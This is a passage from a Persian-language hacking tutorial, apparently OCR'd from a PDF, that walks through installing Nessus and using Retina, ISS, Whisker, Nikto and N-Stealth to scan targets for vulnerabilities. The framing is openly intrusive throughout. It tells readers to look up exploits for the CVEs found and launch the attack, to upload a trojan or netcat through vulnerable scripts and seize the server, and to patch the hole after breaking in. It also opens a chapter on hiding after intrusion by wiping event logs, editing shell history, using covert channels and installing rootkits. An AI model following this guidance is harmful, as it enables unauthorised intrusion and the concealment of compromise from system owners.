خوب یکی را به فراخور حال خود انتخاب کرده یا اگر سه گزینه اولی بدرد شماها نمی خورد و یا میخواهید خودتان انتخاب کنید درباره چه بگردد گزینه آخر را انتخاب کنید که در آنجا هر چه خواستید انتخاب کنید بعد شروع به پویش کنید.

به این ترتیب میشود گفت یک پویش با ۹۰% از امکانات برنامه Nessus را انجام داده اید همین دیگر.

معرفی برنامه Nessus :

قبل از هر چیز باید این سرطان را نصب کنید. نصب این شبح مستلزم نصب دو برنامه دیگر با عنوان GIMP Toolkit یا GTK و nmap میباشد که معمولا شما اگر موقع نصب لینوکس یا هر سیستم عامل کد باز گزینه های مدیریتی را انتخاب کرده باشید این مرحله را لازم ندارید. برنامه Nessus در چهار قالب مختلف با عناوین Nessus-libraries و Nessus-core و Nessus-plugins به منظور بارگیری و نصب منتشر شده است. نصب برنامه Nessus از طریق هر یک از این سه نوع بسته ها مستلزم طی مراحل استاندارد بارگیری ، کامپایل و نصب (که مراحل آن به ترتیب عبارتند از اجرای فرامین مربوطه ، یعنی configure ، Mack و Mack install است) میباشد. این برنامه در قالب چهارمی که یک آرشیو منفرد shell نیز با عنوان Nessus-installer.sh منتشر میشود که شامل کلیه کد های مورد نیاز بوده و فرایند نصب را به گونه ای مناسب کنترل می کند. من به علت اینکه آقای آراز در سایت Tur2.com مراحل نصب را خوب توضیح داده اند ، این مقاله بعلاوه لینک آن را در مقاله خود قرار میدهم و توضیح و البته تایپ اضافی خود داری میکنم :

لینک مقاله : http://www.tur2.com/articles/n13810631.htm

متن مقاله (فقط قسمت نصب برنامه آورده شده است و از آوردن قسمتهای دیگر خود داری شده است) :

چطوري نصب كنم؟

اولا بايد در مود root يعني super-user به لينوكس login كرده باشيد. حالا shell لينوكس رو باز كرده و به دايركتوري كه فايل رو اونجا داونلود كرده‌ايد وارد مي‌شويد. مثلا اگر در root/Desktop/ فايل رو داونلود كرده‌ايد، مي‌نويسيد:

```
# cd /root/Desktop
```

حالا دستور زير رو مي‌نويسيد:

```
# sh nessus-installer.sh
```

بلافاصله صفحه پاک مي‌شه و نوشته زير مياد (البته صفحه پاک نمي‌شه فقط اينكه انقدر نوشته مياد كه به نظر ميرسه صفحه پاک شده):

```
-------------------------------------------------------------------------------
                            NESSUS INSTALLATION SCRIPT
-------------------------------------------------------------------------------


Welcome to the Nessus Installation Script !

This script will install Nessus 2.0.7 (STABLE) on your system.

Please note that you will need root privileges at some point so that
the installation can complete.

Nessus is released under the version 2 of the GNU General Public License
(see http://www.gnu.org/licences/gpl.html for details).

To get the latest version of Nessus, visit http://www.nessus.org


Press ENTER to continue
```

دكمه Enter رو فشار مي‌دهيد. يه سري چرت و پرت نوشته ميشه و صفحه پاک شده و متن زير مياد:

```
-------------------------------------------------------------------------------
                     Nessus installation : installation location
-------------------------------------------------------------------------------


Where do you want the whole Nessus package to be installed ?
[/usr/local]
```

اين ميگه كه Nessus رو كجا نصب كنم؟ شما دكمه Enter رو فشار بدين كه در محل پيش‌فرض يعني /usr/local نصب بشه. حالا صفحه پاک ميشه و نوشته زير مياد:

```
-------------------------------------------------------------------------------
                     Nessus installation : Ready to install
-------------------------------------------------------------------------------
```

```
Nessus is now ready to be installed on this host.
The installation process will first compile it then install it



Press ENTER to continue
```

بازهم چرت و پرت‌ها شروع به ظاهر شدن مي‌كنند ولي اين‌دفعه يكم بيشتر طول ميكشه كه اراجيف تموم بشن (اينا ابدا اراجيف نيستند ولي چون ما به صورت اتوماتيک داريم نصب مي‌كنيم، اصلا لزومي نداره فكرتون رو خراب بكنيد!) حالا مي‌تونين يه چايي واسه خدتون بريزين و چند دقيقه استراحت كنيد.

وقتي كار نصب تموم شد، صفحه زير ظاهر ميشه:

```
-------------------------------------------------------------------------------

                     Nessus installation : Finished

-------------------------------------------------------------------------------



Congratulations ! Nessus is now installed on this host

. Create a nessusd certificate using /usr/local/sbin/nessus-mkcert
. Add a nessusd user use /usr/local/sbin/nessus-adduser
. Start the Nessus daemon (nessusd) use /usr/local/sbin/nessusd -D
. Start the Nessus client (nessus) use /usr/local/bin/nessus
. To uninstall Nessus, use /usr/local/sbin/uninstall-nessus

. Remember to invoke 'nessus-update-plugins' periodically to update your
  list of plugins

. A step by step demo of Nessus is available at :
        http://www.nessus.org/demo/



Press ENTER to quit
```

يه Enter بزنيد كه نصب تموم بشه. اين صفحه آخر اطلاعات مهمي داره كه توضيح مي‌دم.

اولين جمله اينه:

```
Create a nessusd certificate using /usr/local/sbin/nessus-mkcert
```

پس ما در Shell مي‌نويسيم:

```
# /usr/local/sbin/nessus-mkcert
```

وقتي Enter بزنيم، صفحه پاک شده و متن زير ظاهر ميشه:

```
-------------------------------------------------------------------------------

                      Creation of the Nessus SSL Certificate

-------------------------------------------------------------------------------


This script will now ask you the relevant information to create the SSL
certificate of Nessus. Note that this information will *NOT* be sent to
anybody (everything stays local), but anyone with the ability to connect to your
Nessus daemon will be able to retrieve this information.
```

```
CA certificate life time in days [1460]:
```

از همینجا تا آخر کار ۶ تا Enter به ترتیب مي‌زنیم تا کار ایجاد certification تموم بشه. به صورت زیر:

```
CA certificate life time in days [1460]:
Server certificate life time in days [365]:
Your country (two letter code) [FR]:
Your state or province name [none]:
Your location (e.g. town) [Paris]:
Your organization [Nessus Users United]:
```

بعد صفحه زیر میاد:

```
--------------------------------------------------------------------------------
                        Creation of the Nessus SSL Certificate
--------------------------------------------------------------------------------

Congratulations. Your server certificate was properly created.

/usr/local/etc/nessus/nessusd.conf updated

The following files were created :

. Certification authority :
   Certificate = /usr/local/com/nessus/CA/cacert.pem
   Private key = /usr/local/var/nessus/CA/cakey.pem

. Nessus Server :
    Certificate = /usr/local/com/nessus/CA/servercert.pem
    Private key = /usr/local/var/nessus/CA/serverkey.pem

Press [ENTER] to exit
```

حالا آخرین Enter رو هم مي‌زنیم، تا کار تموم بشه.

پس ما تا حالا هم nessus-installer.sh رو اجرا کردیم و هم SSL Certificate براي Nessus درست کردیم. حالا باید یک user روي سرور nessus درست کنیم که بتونیم بعدا از طریق او به نرم‌افزار login کنیم. براي این‌کار از دستور زیر استفاده مي‌کنیم:

```
# /usr/local/sbin/nessus-adduser
```

به محض اجراي این دستور متن زیر ظاهر میشه:

```
Add a new nessusd user
----------------------

Login :
```

این یعني یک username وارد کن. اسم مورد نظر رو وارد مي‌کنیم و بعد سطر زیر میاد:

```
Authentication (pass/cert) [pass] :
```

این یعني روش هویت‌سنجي چي باشه. ما Enter مي‌زنیم که همون پیش‌فرض یعني pass بمونه. بعد سطر زیر میاد:

```
Login password :
```

اینجا باید پسورد براي یوزر رو وارد کنیم. اول یه نگاه به چپ، بعد یه نگاه به راست، بعد یه نگاه به عقب! حالا پسورد رو بنویسید (از کاراکتر * موقع وارد کردن پسورد خبري نیست. واسه همین مراسم رو بجا آوردیم!)

حالا این متن ظاهر میشه:

```
User rules
```

```
----------
nessusd has a rules system which allows you to restrict the hosts
that ali has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)
```

اینجا میشه یه سري Rules واسه user تعریف کنیم که دامنه جاهایي که مي‌تونه اسکن کنه رو محدود کنیم، ولي فعلا لازم نیست، پس ترکیب ctrl-D رو فشار مي‌دیم. حالا این ظاهر میشه:

```
Login             : xxxxxxxxxx
Password          : yyyyyyyyy
DN                :
Rules             :

Is that ok ? (y/n) [y]
```

یه Enter مي‌زنیم که کار تموم بشه.

تبریک مي‌گم. نرم‌افزار nessus به همین راحتي نصب شد!

- نرم‌افزار رو نصب کردم. حالا چطوري nessus را اجرا کنیم؟

۱- هر بار که کامپیوتر رو restart مي‌کنید، اگه بخواین از nessus استفاده کنید، اول باید سرور nessus رو اجرا کنید. براي اجرا کردن سرور nessus که به اون nessus daemon یا به شکل خلاصه nessusd مي‌گن، دستور زیر رو مي‌نویسیم:

```
# /usr/local/sbin/nessusd -D
```

به این راحتي سرور nessus راه‌اندازي مي‌شود.

۲- حالا کلاینت رو اجرا مي‌کنیم. نکته مهم اینکه هر چند تا کلاینت که بخواین مي‌تونین اجرا کنید. براي این کار از دستور زیر استفاده مي‌شود:

```
# /usr/local/bin/nessus
```

با اجراي این دستور پنجره نرم‌افزار ظاهر میشه. توجه کنید که nessus در حالت متني هم کار مي‌کنه ولي استفاده از حالت گرافیکي راحت‌تر است.

خوب امید وارم کامل باشد واقعا بعد از نوشتن این ۷۰ اندی صفحه حال تایپ برام نموده .
با عرض پوزش از نویسنده مقاله بالا !! (استاد آراز صمدی)

خوب وقتی برنامه بالا آمد اول از شما نام کربری و کلمه عبور را میخواهد. شاید بعد از این مرحله پنجره ای باز شود و شما ان را از حالت پیش فرض تغییر ندهید و OK را بزنید. بعد از این مرحله به برگه Plugins میرسم که هریک از Script ها ، دسته بندی شده است ، که من دسته ها را در جدول زیر توضیح داده ام کار آنها را :

	نام Plug-in	توضیح عملکرد دسته
۱	Miscellaneous	این Script ها آزمونهایی درباره حساب های کاربری و مسیرجوها و..انجام میدهند
۲	Gain a shell remotely	این Script ها آزمونهایی ر باره سر ریزی بافر و گریز از دست سیستم احراز هویت انجام میدهند.
۳	Finger abuses	این Script ها آزمونهایی در باره شبح Finger که امکان دستیابی به فایل های حفاظت شده ، فرمانهای سیستمی حفاظت شده و اطلاعات حفاظت شده کاربران را در اختیار مهاجم


		میگزارد، انجام می دهد.
۴	Windows	این Script آزمونهایی در باره پروتکل های SMB و NetBIOS و سایر حفره های سیستم عامل ویندوز انجام میدهد.
۵	Backdoor	این Script ها دنبال برنامه های اسب ترآوا میگردد .
۶	General	این Script ها آزمایشی در باره شماره ویرایش و اطلاعات برنامه های کاربردی و سرویس دهنده ها که ممکن است مفید باشد انجام میدهد.
۷	SNMP	این Script ها آزمونهایی در مورد پروتکل SNMP به منظور کشف حفره های قابل استفاده انجام میدهد.
۸	CGI abuses	این Script ها آزمونهایی در مورد قابلیت نفوذ برنامه های CGI به منظور نفوذ در وب سرور هایی همچون IIS و Apache و برنامه های کاربردی نوشته شده با FHP و Cold fusion و Front Page انجام میدهد.
۹	Remote file Access	این Script ها آزمونهایی درباره روشهای غیر مجاز دسترسی به فایلها از طریق سرویس هایی NFS یا HTTP یا ... انجام میدهد
۱۰	RPC	این Script ها آزمونهایی در مورد دستیابی به اطلاعات RPC و سرویس های قابل نفوذ آن مانند mountd و ststd انجام میدهد.
۱۱	Gain root remotely	این Script ها آزمونهایی را در باره دست رسی از راه دور به سیستم تحت نام کاربر اصلی انجام میدهد.
۱۲	Firewalls	این Script ها آزمونهایی در باره پیکر بندی نادرست دیوار آتش انجام میدهد.
۱۳	Useless service	این Script ها آزمونهای در مورد سرویسهای منسوخ شده ای مانند echo و daytime و rsh و... انجام میدهد.
۱۴	Denial-of-Service	این اسکریپت ها آزمونهایی را به منظور تشخیص حملاتی از نوع DOS انجام میدهد.
۱۵	FTP	این Script ها آزمونهایی در باره نقاط ضعف برنامه FTP انجام میدهد.
۱۶	NIS	این Script آزمونهایی در مورد قابلیت نفوذ پذیری به واسطه سرویس NIS که توسط شرکت SUN عرضه شده است انجام میدهد.
۱۷	SMTP problems	این Script ها آزمونهایی در باره اشکالات پروتکل پست الکترونیکی انجام میدهد.
۱۸	Windows User Managemnt	این Script ها آزمونهایی را درباره تشخیص مشکلات و نقاط قابل نفوذ موجود در رابطه با حساب کاربران یا گروه های تعریف شده در سیستم عامل ویندوز انجام میدهد.

بعد از انتخاب Script های مورد علاقه خود به برگه Prefs میروید که گزینه ها آنجا را مشابه برنامه های بالا است به خصوص Nmap است . فقط یک گزینه می ماند که در برگه Scan Option است با نام Scan for LaBrea tarpitted hosts که حتما آن را فعال کنید. این گزینه مکانیزمی را که دیگر حوصله توضیح آن را ندارم فعال میکند که علیه برنامه دفاعی LaBrea به کار میبرد که بسیار خوب است. این برنامه LaBrea یک برنامه دفاعی عالی و البته ارزان است که معمولا اکثر ماشینهای روی شبکه دارند.

در برگه Target Selection شما IP هدف را وارد میکنید و بعد دکمه Start the scanرا فشار میدهید خوب برنامه بعد از مدتی به شما جواب میدهد که میتواند در فرمت HTML و TXT باشد کنار هر حفره ای که کشف کرده یک سری شماره است و... که در مورد کارایی هر کدام بعدا کامل توضیح میدهم .

برنامه Retina :


خوب ابزار بعدی که معرفی میکنم برنامه Retina است که فکر میکنم آخرین نسخه آن ۵,۲ باشد این شکل نسخه ۴,۹,۸ است که این شکلی :



کار با این برنامه ساده است و البته پیک بندی آسانی نیز دارد برای این منظور به منوی کرکره ای Tools رفته و گزینه Options را انتخاب کنید تا کادری را که در شکل بالا مشاهده میکنید ببینید. شما میتوانید در این پنجره سرعت برنامه را کم زیاد کنید که با نتایج رابطه مستقیمی دارد سرعت زیاد جواب خوبی نمیدهد سرعت کم هم حوصله آن را سرمی برد حساسیت برنامه و... را تنظیم کنید و البته هم امکان اتوماسیون نیز موجود میباشد. البته گزینه هایی هم در باره نوع قالب پاسخ و... هم موجد است بقیه کارا با خودتان .
این که حتما میدانید آدرس Ip و یا آدرس سایت را باید در مقابل گزینه Address بنویسید !!!

برنامه ISS و یا نام کامل Internet Security System :

کار با این برنامه ساده است کارای بدی هم ندارد سیمای برنامه این شکلی است نسخه ۶,۲ که قدیمی است :



خوب این از معرفی ابزارهای پویش نقاط آسیب پذیری . این را باید اول میگفتم ، این ابزار ها همانطور که فهمیدید یک سری فایل دارند که با تست آنها می فهمند آیا این حفره قابل استفاده است یا نه یک دفعه خدای نکرده فکر دیگه ایی نکنید که مثلا اینها از خودشون کشف میکنند حفره را که آبروی ما و خودتان را یک جا به آب روان و پاک بسپارید.

خوب حتما با این ابزار ها که معرفی کردم به شما ، بعد از عمل پویش یک سری جواب میدهد که معمولا سرویس های روی پورت های باز و حفره های امنیتی قابل استفاده در قالب درجات خطرناک و متوسط و پایین و یک سری شماره در پایین آنها ، ما برای استفاده از این شماره ها که نام آن حفره است از نظر متخصصین و سایتهای امنیتی (برای طبقه بندی و ...) که در قالبهای مختلفی نیز هم است. البته شما با این شماره ها مطالبی در باره آن حفره می آموزید و اگر حفره قابل بهره برداری نیز باشد به احتمال زیاد چند تا Exploit برای آن پیدا میکنید.

اولین قالب CVE و CAN :

این قالب شماره گذاری یا نام گذاری حفره های امنیتی که شامل یک عدد است که با عبارت CVE و یا CAN شروع میشود ، میتوانید به سایت های زیر مراجعه کرده و درباره آنها اطلاعات بگیرید :

http://www.iss.net/security_center/advice/Concordance/CVE/default.htm
http://www.securityfocus.com/
http://www.securitytracker.com/
http://www.xfocus.org/

برای مشاهده اطلاعات در باره این عدد به سایتهای بالا مراجعه کرده و به قسمت Vulnerability سایت رفته و با وارد کردن شماره CVE یا CAN مطالبی در باره آن بی آموزید و احیانا Exploit هم برای استفاده از آن حفره امنیتی پیدا کنید. و با توجه به آن Exploit حمله را آغاز کنید.

اگر می خواهید کار شما یک کمی سر راست تر شود میتوانید به آدرس زیر بروید و به جای x ها شماره را همراه عبارت همراه آن بنویسید.

http://cve.mitre.org/cgi-bin/cvename.cgi?name=xxxxxxxxxxxxx
http://cgi.nessus.org/cve.php3?cve=xxxxxxxxxxx

خوب بعد از این کار شاید دوباره یک سری شماره معادل با فرمت نام گزاری مختلف را به شما بعلاوه یکسری مطلب در جواب بدهد که توصیه میکنم هم را مطالعه کنید.

قالب BID یا Bug Traq :

برای مشاهده توضیحات این قالب میتوانید از آدرس زیر استفاده کنید

http://www.securityfocus.com/bid/xxxx

که به جای واژه های x باید فقط شماره را وارد کنید. همین !!

قالب CA یا CERT :

این هم یک نوع قالب است که برای دیدن توضیحات آن به آدرس زیر مراجعه میکنیم و به جای x ها تمام عبارت با پیشوند آن را مینویسیم :

http://www.cert.org/advisorise/xxxxxxxxxx.html

قالب XF :

در این قالب می توانید توضیحات مربوطه را از آدرس زیر بدست آورید.

http://www.iss.net/security_center/search.php

خوب این هم از این ، به نظر من بهتر این جا سایت iss.net و سایت securityfocus.com است برای گشتن به دنبال حفره های امنیتی ، که شما در سایت securityfocus.com میتوانید راه حل بر طرف کردن این حفره (با این کار بعد از نفوذ خود باعث میشوید که شخص دیگری از راه ایی که شما آمده اید وارد نشود و کار شما را خراب نکند با ناشی بازی اش !!) و کد برنامه بهره برداری از این حفره و مطالب آموزنده و شماره و قالب معدل آن را بدست آورید ، البته بهترین کار وارد کردن قالب و شماره آن همراه کلید واژه های مورد نظر خود در جستجوگر Google است که برای شما نتایج زیادی را بدست می آورد.

پویش برنامه های کاربردی تحت وب برای کشف حفره های آسیب پذیر :

خوب در این باره یک مطلب دیگر است که فقط مربوط به کشف حفره های برنامه های تحت وب میشود که توضیح میدهم (برای کسانی که خوره Deific کردن صفحه سایت ها هستند دارم میگویم !!) .

ما در این کار اول ماشینی که وظیفه سرویس دهنده وب را بر عده دارد را با روشهای گام اول کشف کرده بعد یک راست اگر دل خودتان خواست می آیید به این مرحله اگر وسواسی هستید گام دوم را هم انجام دهید اگر میخواهید ۱۰۰% موفق شوید گام سوم هم را انجام دهید (این همین جا بگویم تمام برنامه هایی که در گام سوم معرفی کردم این نوع پویش خاص را که حالا دارم توضیح میدهم انجام میدهند).

اصول کار در این روش فقط حمله به برنامه سرویس دهنده وب است مثل IIS و Apache و iPlanet و...

معرفی ابزار Whisker :

معروف ترین برنامه برای این کار Whisker است که برای خانواده Unix است نه ببخشید با یک مفسر Perl برای ویندوز هم قابل استفاده میشود. برای استفاده از این دستور در خط فرمان محیط لینوکس ها یا همان Shell اصطلاحا دستور زیر را می نویسیم :

```
$ whisker.pl –h xxx.xxx.xxx.xxx –vv –W | tee
```

خوب این اول باید میگفتم که الان میگم ببخشید !! سویچ های متداول این برنامه:
هنگامی که بخواهیم از نام میزبان یا شماره IP آن استفاده کنیم از سویچ h– حتما استفاده میکنیم !!
اگر بخواهیم لیستی از میزبان ها و یا شماره IP را به برنامه بدهیم از سویچ H– استفاده میکنیم .
سویچ vv– باعث ثبت نتایج پویش حفره ها میشود.
سویچ W– باعث میشود نتایج در قالب HTML ذخیره شود .
سویچ l– باعث میشود که همیشه نتایج در فایلی که معرفی میکنید ثبت شود. (توصیه من به شما : به ندرت استفاده کنید !!)
سویچ x– باعث استفاده از SSL میشود. (برای وب سایت هایی که از SSL استفاده می کنند) (این سویچ را باید قبل از سویچ h– بگزارید)

خوب همین ها است شما باید دنبال آن جواب هایی بگردید که 200 OK جلوی آنها است و ترجیحا در شاخه Script هستند و با استفاده از کدی که جلوی آن است با ارسال یک اسب ترآوا و یا NC و... بپردازید و سرویس دهنده را کنترل آن را بدست بگیرید.
فقط این بگم که آنهایی که لینوکس کار هستند حتما میدانند که تابع Tee کارش این هست که خروجی را از برنامه در حال اجرا لحظه به لحظه میگیرد و به ما نمایش میدهد و البته ذخیره هم میکند.

خوب با فرمان زیر میشود نوع وب سرور را تشخیص داد با این برنامه :

```
$ whisker.pl –h xxx.xxx.xxx.xxx –vv –W –s  "IIS/5.0"
```

البته شما باید به جای IIS/5.0 نوع سرویس دهنده را حدس بزید و بعد برنامه را اجرا کنید. کار این دستور این است که (نکته : تمام خوره های Deific حتما میدانند که سرویس " بیلی " جون از یک مکانیزمی استفاده میکند که خودش را جای مدل های دیگه جا میزند!!) بدون توجه به نوع سرویس دهنده انواع برسی های خاص مدل IIS/5.0 را انجام میدهد.

برای بهبود این کار بهتر است در کد منبع این نرم افزار بعد از دو خط زیر:

```
$ D { ` XXServerAgent ` } = " mozilla/5.0 [EN] (Win95; U ) " ;
$ D { ` XXForce ` } = 1 if defined ( $args {f} ) ;
```

خط زیر را درج کنید :

```
$ D { ` XXForceS ` } =1 if defined ( $args {S} ) ;
```

خوب اخرین نکته این است که اگر احتیاجی به کلمه عبور بود یک سویچ a– را نوشته بعد " username:password " این شکلی کلمه عبور و نام کاربری را وارد میکنیم .

خوب این از این ، برنامه های خفن این کاره به غیر از این برنامه که معرفی کردم میشود به Nikto که نسخه آن برای همه سیستم عاملها نوشته شده است نام برد. این هم تحت زبان Perl نوشته شده و یک مفسر برای ویندوز لازم دارد. این هم مثل بالای است توضیحات اش را به خودتان واگذار میکنم !! برنامه بعدی خفنی که میتوانم به شما معرفی کنم البته فقط برای ویندوز برنامه خفن Stealth است که یک محیط گرافیکی ساده هم دارد کار با این ساده است پس به خودتان میسپارم توضیحات آن را (حتما استفاده کنید چون کارایی اش خوب) !!!


تجزی و تحلیل نتایج :


ما در گام اول سعی کردیم بفهمیم اصلا ماشین مورد نظر ما کجا است چه سیستم عاملی دارد چند سرور دارد و هر سرویس روی کدام ماشین است و چه کسی ای سایت را ثبت کرده محدوده شبکه آن کدام است در چه کشوری است مابین ما و ماشین هدف چند ماشین واسطه برقراری ارتباط هستند آیا دیوار آتشی بین ما و ماشین هدف است و چند مسیر یاب بین ما و هدف قرار دارد و... که بعد از دانستن این اطلاعات پایه تصمیم خود برای ماشین هدف و حمله ، و سیطره بر ماشین هدف را آغاز میکنیم برای این کار بعد از انتخاب ماشین هدف شروع به پویش پورت های باز کرده و دست به شناسایی سرویس باز کننده پورت زده با این کار میتوان البته برای با تجربه ها از همین جا مرحله حمله را با دانستن نقطه ضعفهای سرویس شروع کرده اما ما چون بی تجربه هستیم مرحله بعد را انجام میدهیم با این کار نقاط ضعف و اسیب پذیر ماشین هدف شناسایی شده و ما به سراغ مطالب آموزنده در باره آن رفته و برای آن هم اگر برنامه نویس هستیم یک برنامه کاربردی مینویسم (Exploit) و گرنه دنبال برنامه کاربردی برای بهره برداری از آن حفره میگردیم. سپس بعد از این مرحله با توجه به برنامه کاربردی و مطالبی که مطالعه رده این در این باره حمله را تدارک دیده و کار را تمام میکنیم.

خوب این هم از گام چهارم و آخرین گام از این به بعد به معرفی نرم افزار های کاربردی متفرقه اما کاملا مرتبط با این مقوله می پردازم .

آموزش و معرفی ابزار N-Stealth

این ابزار هم مثل قبلی یکی از بهترین ابزار های کشف نقاط آسیب پذیری و سرویس دهنده های وب میباشد ، دارای دو نسخه تجاری و رایگان است ، که نسخه تجاری ان قابلیت پویش چند سرویس دهنده به طور هم زمان و کشف نقاط آسیب پذیری بیشتر و ... را دارد . کار با این ابزار گرافیکی بسیار ساده است .





مخفی ماندن و پاک کردن ردپا ها

فصل دوازدهم => مخفی ماندن و پاک کردن ردپا ها

- پاک کردن رد پا ها در ویندوز و ...
- پاک کردن رد پا ها در لینوکس و ...

پاک کردن ردپا ها در ویندوز

در این فصل ما متد ها و عملیات های را که باید انجام دهیم تا بعد نفوذ به قربانی ، در حاشیه امنیت قرار بگیریم را بررسی میکنیم ، این کار معمولا برای تثبیت موقعیت انجام میشود و زمانی را که ما سیستم قربانی میتوانیم باشیم و لو نرویم را افزایش میدهد !! این کار دقیقا بستگی به سطح مهارت شما دارد ولی من سعی میکنم سطح متوسطی را در اینجا در مورد هر دو سیستم عامل مورد برسی قرار دهم . بهترین کار البته به نظر من آلوده کردن قربانی به یک Root Kit است !! ولی به هر حال .

این مبحث را میشود به سه دسته کلی تقسیم کرد :

- حمله به Event Logs ها (شامل تغییر ، پاک کردن و ...) .
- تغییر در فایل های Shell History .
- ایجاد کانالهای پنهان توسط (Loki ، Sneakin ، دست کاری بسته های IP و ...) .

حمله به Event Logs ها

